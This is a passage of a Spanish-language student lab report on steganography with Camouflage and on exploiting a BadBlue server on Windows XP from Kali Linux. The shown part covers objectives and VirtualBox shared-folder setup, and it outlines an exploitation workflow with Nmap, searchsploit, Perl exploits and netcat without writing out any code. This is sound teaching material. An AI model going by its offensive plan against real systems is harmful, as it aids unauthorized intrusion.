INFORME DE PRÁCTICA SOBRE LA OCULTACIÓN DE ARCHIVOS CON CAMOUFLAGE Y AUDITORÍA DE VULNERABILIDADES DEL SERVIDOR BADBLUE EN WINDOWS XP Y KALI LINUX COMO MAQUINA DE ATAQUE

VICTOR MANUEL LONGA MENA

UNIVERSIDAD TECNOLOGÍA DEL CHOCO "DIEGO LUIS CÓRDOBA"
FACULTAD DE INGENIERÍA
INGENIERIA DE TELECOMUNICACIONES
2720409: SEGURIDAD Y AUDITORIA DE REDES
QUIBDÓ-CHOCO (COLOMBIA)
2025

INFORME DE PRÁCTICA SOBRE LA OCULTACIÓN DE ARCHIVOS CON CAMOUFLAGE Y AUDITORÍA DE VULNERABILIDADES DEL SERVIDOR BADBLUE EN WINDOWS XP Y KALI LINUX COMO MAQUINA DE ATAQUE

VICTOR MANUEL LONGA MENA

Estudiantes, IX semestre

ING. RAFAEL S MORALES

Docente de la asignatura

UNIVERSIDAD TECNOLOGÍA DEL CHOCO "DIEGO LUIS CÓRDOBA"

FACULTAD DE INGENIERÍA

INGENIERIA DE TELECOMUNICACIONES

2720409: SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCO (COLOMBIA)

2025

Tabla de Contenido

Tabla de Figuras

Tabla de Tabla

Introducción

El presente informe documenta de manera clara y ordenada el proceso realizado en la práctica de laboratorio, donde se llevó a cabo la identificación, análisis y explotación de vulnerabilidades en una máquina virtual objetivo (Windows XP con BadBlue) y, a la vez, la aplicación de técnicas de ocultación de archivos usando el software Camouflage. Todas las pruebas se ejecutaron dentro de un entorno de red configurado en VirtualBox, con máquinas aisladas para garantizar que la actividad fuera segura y de carácter exclusivamente académico.

Durante la práctica se emplearon herramientas como Nmap (para reconocimiento y enumeración de servicios), searchsploit (para localizar exploits relevantes), scripts en Perl obtenidos de repositorios de exploits, y utilidades como netcat para gestionar listeners y validar post-explotación. Paralelamente, se trabajó con VirtualBox para el montaje de carpetas compartidas y con Camouflage para insertar y recuperar documentos dentro de imágenes, verificando la integridad y el comportamiento de los artefactos generados.

El objetivo de esta actividad fue aplicar de forma práctica los conceptos de ciberseguridad ofensiva vistos en clase: reconocimiento activo de la red, identificación de servicios y versiones vulnerables, búsqueda y preparación de exploits, ejecución controlada de payloads y la extracción de información en un entorno controlado. Todo el trabajo se realizó siguiendo criterios éticos y con la autorización del docente, poniendo énfasis en la documentación de los pasos, la trazabilidad de las acciones y las recomendaciones para mitigar los riesgos detectados.

Alcance

El informe abarca un período de trabajo de cuatro días, comprendido entre el jueves 2 de octubre de 2025, finalizando ante dela clase siguiente, cuya fecha límite establecida para la entrega oficial del documento fue el jueves 9 del mismo mes. Durante este tiempo se realizaron las configuraciones de las máquinas virtuales en VirtualBox, la instalación de las herramientas necesarias (Nmap, Camouflage, searchsploit y netcat), la ejecución de las pruebas de reconocimiento, explotación y ocultación de archivos, así como la recopilación de evidencias mediante capturas de pantalla, salidas de comandos y registros del proceso. Toda la información obtenida fue organizada y sistematizada en este informe con el propósito de documentar el procedimiento de manera detallada y servir como material de apoyo para futuras evaluaciones o prácticas similares.

1. Objetivos

1.1.General

Realizar una prueba práctica y controlada en un entorno académico virtualizado que combine técnicas de ocultación de información y auditoría de vulnerabilidades empleando el software Camouflage para camuflar y recuperar archivos dentro de imágenes, y aplicar herramientas de reconocimiento y explotación con Kali Linux del servidor BadBlue en Windows XP , con el fin de identificar, documentar y proponer recomendaciones sobre las debilidades encontradas.

1.2.Específicos

- Localizar exploits y scripts relevantes (por ejemplo mediante searchsploit), revisar y adaptar el código cuando sea necesario, y preparar el entorno de ejecución (listeners, rutas, permisos) para pruebas de explotación controladas.
- Ejecutar el proceso de camuflaje: insertar documentos (PDF, Word) dentro de una imagen con Camouflage, protegerlos mediante contraseña, y verificar su recuperación (uncamouflage), documentando diferencias observables (p. ej. tamaño de archivo).
- Llevar a cabo una explotación controlada del servicio vulnerable (BadBlue) únicamente en el entorno autorizado, documentando cada paso: comando usado, salida obtenida, comportamiento del exploit y evidencias de éxito o fallo.
- Registrar y organizar todas las evidencias (capturas de pantalla, salidas de comandos, archivos de configuración y scripts), redactar hallazgos técnicos y proponer medidas de mitigación prácticas (actualización, control de acceso.

2. Planteamiento Del Problema

En un entorno cada vez más digitalizado e interconectado, organizaciones, instituciones educativas y usuarios particulares dependen en gran medida de sistemas informáticos que ofrecen múltiples servicios en red. Esta dependencia amplía la superficie de ataque, es decir, los puntos potencialmente explotables por un atacante y, aunque las tecnologías avanzan, persisten servicios con configuraciones débiles, versiones obsoletas o vulnerabilidades conocidas que, si no se detectan y corrigen a tiempo, pueden ser aprovechadas con relativa facilidad.

En el contexto formativo, resulta esencial que los estudiantes consoliden los conocimientos teóricos mediante prácticas controladas que simulen escenarios reales. No obstante, realizar ejercicios de análisis y explotación sobre sistemas productivos reales plantea riesgos legales, éticos y operativos. Por ello, el uso de entornos virtualizados (máquinas virtuales aisladas y recursos como VirtualBox) y aplicaciones para la práctica responsable (por ejemplo, software de ocultación de archivos y máquinas vulnerables de laboratorio) se convierte en una necesidad para la enseñanza segura de técnicas de ciberseguridad ofensiva.

A pesar de la disponibilidad de entornos de práctica, se observa que muchos estudiantes presentan dificultades para aplicar de manera correcta y metodológica las herramientas de reconocimiento y explotación: desde la configuración de redes virtuales y el montaje de carpetas compartidas, hasta la identificación precisa de servicios vulnerables (por ejemplo, servidores antiguos como BadBlue sobre Windows XP), la localización y adaptación de exploits, y la gestión segura de payloads y evidencias. Este desconocimiento puede generar prácticas incompletas, inseguras o poco replicables, que no cumplen con los objetivos educativos ni con los estándares éticos del hacking de penetración.

Además, la incorporación de técnicas complementarias como la ocultación de información dentro de archivos mediante herramientas tipo Camouflage introduce otro ámbito de análisis relevante para la seguridad digital: entender cómo se pueden esconder artefactos dentro de objetos aparentemente inofensivos y cómo detectar o mitigar estas técnicas. La falta de práctica guiada en estos procedimientos limita la comprensión integral de riesgos asociados a la gestión de archivos compartidos y al control de acceso en entornos virtualizados.

En respuesta a estas carencias, este informe documenta de forma ordenada y práctica un ejercicio académico realizado en un entorno aislado: configuración del laboratorio en VirtualBox, transferencia e instalación de herramientas, reconocimiento de la red y servicios mediante Nmap, búsqueda y preparación de exploits con searchsploit, ejecución controlada de pruebas de explotación sobre un servidor BadBlue en Windows XP y prácticas de camuflaje/descamuflaje con Camouflage. El propósito es ofrecer una guía replicable que fortalezca las competencias técnicas de los estudiantes, fomente metodologías seguras y éticas en pruebas de penetración, y sirva como base para propuestas de mitigación que reduzcan la exposición a amenazas reales.

3. Capítulo 1: Proceso para camuflar archivos por medio del software Camuflate

El día jueves 1 de octubre de 2025, en la clase de auditoria de redes se estudio la forma de camuflar archivos dentro de otros archivos, el siguiente informe mostrara el paso a paso que seguimos para lograr este fin.

3.1.Activamos la carpeta compartida

Antes de comenzar a camuflar nuestros archivos debemos tener archivos, así que lo primero que hice fue activar una carpeta compartida, esta me permitiría poder pasar archivos de mi máquina virtual xp a mi pc físico y viceversa, así que lo primero que hice fue crear una carpeta

Figura 1. Creamos nuestra carpeta compartida

Luego de mi carpeta llamada **docu-MV** en mi pc físico, me fui a la maquina virtual a realizar el siguiente paso, esto es importante porque me permitirá compartir distintos tipos de archivo a mi máquina virtual Windows xp, ya que es el paso que vinculara esta carpeta a esa máquina.

Lo segundo que hice fue ingresar en VirtualBox, ingresé mi máquina virtual cuando estuve ahí me fui a la parte superior y en la configuración de mi máquina virtual le di al apartado de dispositivos y luego carpeta compartida.



Figura 2. Configuramos la carpeta compartida en XP desde VirtualBox

Luego le di a preferencias de carpetas compartidas



Figura 3. Le damos en preferencias de carpetas compartidas

Después que le di clic a este apartado me salió en el apartado de configuraciones dentro de mi máquina de XP lo siguiente que hice fue bajar hasta la parte de carpetas compartidas y aquí agregué la ruta de mi carpeta compartida



Figura 4.Añadimos nuestra carpeta compartía en settings

Para añadir mi carpeta compartida lo primero que hice fue agregarla en dónde se encontraba dicha carpeta en mi máquina física para ello le di en ruta de carpeta luego en otro lo que me llevó a buscar la ruta en donde estaba la carpeta compartida



Figura 5. Hacemos el proceso de agregar la ruta

La imagen anterior muestra como hicimos el proceso de agregar la ruta



Figura 6. Muestra de la carpeta que se encontraba en la ruta

La imagen anterior muestra la carpeta que se encontraba en la ruta **C:\Users\LOCOMPU\OneDrive - UNIVERSIDAD TECNOLOGICA DEL CHOCO DIEGO LUIS CORDOBA\Escritorio\9 semestre\3-Seguridas y Auditoria de redes\docu-VM** , esta fue la carpeta qué creamos inicialmente para que fuese nuestra carpeta compartida



Figura 7.Ruta agregada Exitosamente

aquí muestro la carpeta con su ruta y luego de hacer esto le dimos a aceptar para guardar nuestra ruta



Figura 8. Visualización preliminar de lo hecho y aceptación de la ruta

Luego de darle aceptar me salió lo que muestra la anterior figura lo que se hizo fue automontar esta carpeta y le dimos en hacer permanente luego presionamos el botón de aceptar, el apartado de punto de montaje lo dejamos en blanco.

3.2.Agregamos la carpeta a XP desde mi pc



Figura 9. Ingresamos al apartado de mi pc en XP

Para poder ver la carpeta compartida fui a inicio, después al apartado mi PC para luego ver las unidades de disco duro y los dispositivos de almacenamiento extraíble qué estaban en mi máquina virtual de XP.



Figura 10. dispositivos de almacenamiento extraible

Si bien el apartado de mi PC mostrar varios campos el que me interesaba realmente era el de dispositivos de almacenamiento extraible aquí no salió **el dispositivo llamado virtual box guest addtions (D:)** En este dispositivo se encontraba nuestra carpeta compartida por lo que procedemos a darle doble clic.



Figura 11. Configuramos la carpeta como disco extraible

Al darle doble clic me salió el siguiente pestaña dándonos la bienvenida Oracle VirtualBox actions setup aquí le dimos en el botón de next.



Figura 12.Nos salió la unidad dónde está nuestra carpeta docu-VM

Después de un rato de que cargara esto no salió la unidad dónde está nuestra carpeta docu-VM, por como lo veo yo esto es un túnel de red que nos permite compartir archivos desde una carpeta a otra nuestra maquina virtual por medio de una conexión de red.

3.2.1 Agregamos archivos a la carpeta Compartida

Después de realizar este paso a paso probamos anexar archivos a XP, luego revisamos que los archivos anexados a nuestra carpeta compartida hoy se pudieran descargar desde hoy nuestra máquina virtual.



Figura 13. Agregamos lo Archivos

Siendo más específico en la carpeta docu-MV agrega 6 archivos hubo una carpeta llamada clase dos octubre 2025, un archivo tipo texto llamado config-MV, una imagen llamada descarga y dos informes 1 en formato Word editable y otro en Formato PDF.



Figura 14. Archivos dentro de la carpeta Clase 2 octubre

Por su parte, la carpeta clase dos octubre 2025 contaba con 5 archivos de los cual se destacaba Adobe Flash player, Internet Explorer 8 para XP, VLC Studio, camou y badblue.



Figura 15. Buscamos los archivos en XP

Para poder mirar estos archivos desde nuestro otra máquina virtual de Windows XP debemos ir a mi PC y ingresar a el almacenamiento de red que él dónde está almacenada nuestra carpeta compartida la foto anterior muestra los archivos desde Windows XP en la carpeta docu-VM.



Figura 16. Programas contenidos en la carpeta dada por el profe

Por otro lado, esta imagen muestra los archivos de la carpeta clase 2 de octubre En Windows XP aquí evidenciamos que todo funciona correctamente y la carpeta de archivos compartidos muestra los archivos que en su efecto se están compartiendo.

3.3.Instalación de programas importados desde el pc físico incluido camouflage

